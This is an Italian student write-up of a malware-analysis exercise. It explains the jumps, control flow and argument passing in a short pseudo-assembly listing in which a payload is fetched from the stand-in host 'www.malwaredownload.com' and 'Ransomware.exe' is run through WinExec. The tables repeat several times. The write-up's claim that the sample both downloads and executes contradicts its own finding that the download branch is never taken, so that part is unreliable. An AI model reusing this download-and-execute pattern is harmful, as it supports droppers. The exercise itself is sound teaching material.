S11L5

- **TRACCIA**: CON RIFERIMENTO AL CODICE PRESENTE NELLE SLIDE SUCCESSIVE, RISPONDERE AI SEGUENTI QUESITI:
- SPIEGATE, MOTIVANDO, QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE.
- DISEGNARE UN DIAGRAMMA DI FLUSSO (PRENDETE COME ESEMPIO LA VISUALIZZAZIONE GRAFICA DI IDA) IDENTIFICANDO I SALTI CONDIZIONALI (SIA QUELLI EFFETTUATI CHE QUELLI NON EFFETTUATI). INDICATE CON UNA LINEA VERDE I SALTI EFFETTUATI, MENTRE CON UNA LINEA ROSSA I SALTI NON EFFETTUATI.
- QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE?
- CON RIFERIMENTO ALLE ISTRUZIONI «CALL» PRESENTI IN TABELLA 2 E 3, DETTAGLIARE COME SONO PASSATI GLI ARGOMENTI ALLE SUCCESSIVE CHIAMATE DI FUNZIONE.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SALTO CONDIZIONALE EFFETTUATO DAL MALWARE IL MALWARE EFFETTUA DUE SALTI CONDIZIONALI. IL PRIMO (**JNZ LOC 0040BBA0**) AVVIENE SE EAX NON È UGUALE A **5(TABELLA1**). DATO CHE EAX VIENE IMPOSTATO A *5* POCO PRIMA, QUESTO SALTO NON VIENE EFFETTUATO. IL SECONDO SALTO (**JZ LOC 0040FFA0**) AVVIENE SE EBX È UGUALE A 11. DATO CHE EBX VIENE INCREMENTATO DA 10 A 11 POCO PRIMA, QUESTO SALTO VIENE EFFETTUATO.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2


Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

DIAGRAMMA DI FLUSSO

IL FLUSSO DEL PROGRAMMA INIZIA ALLA TABELLA 1, POI SALTA ALLA TABELLA 3 SE EBX È 11, ALTRIMENTI CONTINUA ALLA TABELLA 2.



FUNZIONALITÀ DEL MALWARE IL MALWARE SEMBRA AVERE DUE FUNZIONALITÀ PRINCIPALI. PRIMA SCARICA UN FILE DA UN URL SPECIFICATO (**WWW.MALWAREDOWNLOAD.COM**) UTILIZZANDO LA FUNZIONE **DOWNLOADTOFILE()**. SUCCESSIVAMENTE, TENTA DI ESEGUIRE IL FILE SCARICATO (**C:\PROGRAM AND SETTINGS\LOCAL USER\DESKTOP\RANSOMWARE.EXE**) UTILIZZANDO LA FUNZIONE **WINEXEC()**.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

PASSAGGIO DI ARGOMENTI ALLE CHIAMATE DI FUNZIONE GLI ARGOMENTI VENGONO PASSATI ALLE FUNZIONI **DOWNLOADTOFILE()** E **WINEXEC()** TRAMITE L'ISTRUZIONE **PUSH**. PER **DOWNLOADTOFILE(),** L'URL DA CUI SCARICARE IL FILE VIENE PASSATO COME ARGOMENTO. PER **WINEXEC(),** IL PERCORSO DEL FILE DA ESEGUIRE VIENE PASSATO COME ARGOMENTO.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

CONCLUSIONI E SCOPO DELL'ESERCIZIO:

L'ESERCIZIO DI ANALISI DEL MALWARE CI HA FORNITO UN'OPPORTUNITÀ PREZIOSA PER ESAMINARE DA VICINO IL COMPORTAMENTO E LE FUNZIONALITÀ DI UN TIPICO DROPPER.
ATTRAVERSO L'ANALISI DELLE ISTRUZIONI E DELLE CHIAMATE DI FUNZIONE PRESENTI NEL CODICE ASSEMBLY, SIAMO STATI IN GRADO DI COMPRENDERE COME IL MALWARE INTERAGISCE CON IL SISTEMA OPERATIVO WINDOWS PER SCARICARE E ESEGUIRE ULTERIORI FILE DANNOSI.

- Ricordiamo inoltre che l'approccio per l'analisi di un malware appropriata combina sia l'analisi statica avanzata, utilizzando strumenti come IDA Pro per esaminare il codice binario, sia l'analisi dinamica avanzata, utilizzando debugger come OllyDbg per eseguire e monitorare il comportamento del malware in tempo reale.

- L'obiettivo principale di questo esercizio è stato quello di fornire una comprensione pratica delle tecniche utilizzate nell'analisi dei malware. Attraverso le tabelle abbiamo identificato una serie di passaggi che includono l'identificazione dei salti condizionali nel codice, l'analisi delle funzionalità implementate all'interno del malware e il dettaglio dei passaggi degli argomenti nelle chiamate di funzione.
- Infine, questo esercizio ha migliorato la nostra comprensione del linguaggio assembly e della tua "lettura".

Malware Replication

La replicazione del malware si riferisce alla capacità di un malware di diffondersi autonomamente su altri sistemi. I malware replicanti possono utilizzare tecniche come l'invio di e-mail infette, l'utilizzo di vulnerabilità di rete e l'infezione di dispositivi rimovibili.

- Persistenza del Malware:
- La persistenza del malware si riferisce alla capacità di un malware di sopravvivere al riavvio del sistema e di mantenere la sua presenza nel sistema a lungo termine. Questo può includere l'installazione di servizi, la modifica delle impostazioni di avvio e l'inserimento di voci nel registro di sistema.

- Step Iniziali per l'Analisi di un Malware:
- Gli step iniziali per l'analisi di un malware includono la raccolta delle informazioni sull'attacco, l'identificazione del malware, l'analisi del codice tramite tecniche statiche e dinamiche, la comprensione delle funzionalità del malware e lo sviluppo di strategie di mitigazione e rimozione.

- Analisi Statica Avanzata con IDA Pro:
- IDA Pro è uno strumento potente utilizzato per l'analisi del codice binario. Gli analisti utilizzano IDA Pro per esaminare il codice assembly del malware, identificare funzioni, comprendere la logica di esecuzione e individuare eventuali funzionalità dannose o sospette.

- Analisi Dinamica Avanzata con Debugger e OllyDbg:
- I debugger come OllyDbg consentono agli analisti di eseguire il malware in un ambiente controllato per osservare il suo comportamento in tempo reale. Questo tipo di analisi rivela le azioni effettivamente eseguite dal malware, come la creazione di file, la modifica del registro e la comunicazione di rete.

- Funzionalità dei Downloader, Dropper, Keylogger e Backdoor:
- Queste sono tutte funzionalità comuni trovate nei malware. I downloader scaricano e installano ulteriori componenti dannosi, i dropper rilasciano e installano malware aggiuntivi, i keylogger registrano le tastiere premute dagli utenti e le backdoor creano accessi segreti per gli attaccanti.